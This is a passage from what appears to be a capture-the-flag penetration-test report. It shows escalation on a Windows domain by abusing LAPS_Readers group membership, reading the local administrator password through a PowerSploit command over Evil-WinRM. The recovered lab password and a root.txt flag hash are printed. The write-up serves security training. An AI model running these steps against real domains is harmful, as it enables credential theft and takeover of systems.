BUILTIN\Remote Management Users Alias S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK Well-known group S-1-5-2 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group
TIMELAPSE\LAPS_Readers Group S-1-5-21-671920749-559770252-3318990721-2601 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label S-1-16-8448

PRIVILEGES INFORMATION
-----
Privilege Name Description State
-----
SeMachineAccountPrivilege Add workstations to domain Enabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled

USER CLAIMS INFORMATION
-----
User claims unknown.
```

Illustration 18 Logged in as svc_deploy

4.1.3 Privilege Escalation – LAPS_reader group

Vulnerability Explanation: after logging in as svc_deploy with recently found cleartext credentials, it is found that this user is a member of the LAPS_reader group. Members of this group are allowed to access the Local Administrator password from the “ms-mcs-admpwd” attribute of computer’s domain object.

Vulnerability Fix: securely store credentials.

Severity: **Critical**

Steps to reproduce the attack: after logging in as a “LAPS_reader” group member, using cmdlet get-domaincomputer from “PowerSploit.ps1” (<https://github.com/PowerShellMafia/PowerSploit>) extract the ms-mcs-admpwd with the following command “get-domaincomputer | where-object { \$_.'ms-mcs-admpwd' -ne \$null } | select-object ms-mcs-admpwd”

```
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> get-domaincomputer | where-object { $_.'ms-mcs-admpwd' -ne $null } | select-object ms-mcs-admpwd  
ms-mcs-admpwd  
Yln0l#3M+,705uQP9g(nSq8+
```

Illustration 19 Obtaining local administrator password.

As can be seen in the previous picture, credentials are recovered “Yln0l#3M+,705uQP9g(nSq8+”.

Screenshot:

```
-ar— 5/2/2023 2:55 PM 34 root.txt  
*Evil-WinRM* PS C:\Users\TRX\Desktop> cat root*  
e0a7a59c26ad12aa140386499f525f5d
```

Illustration 20 Root.txt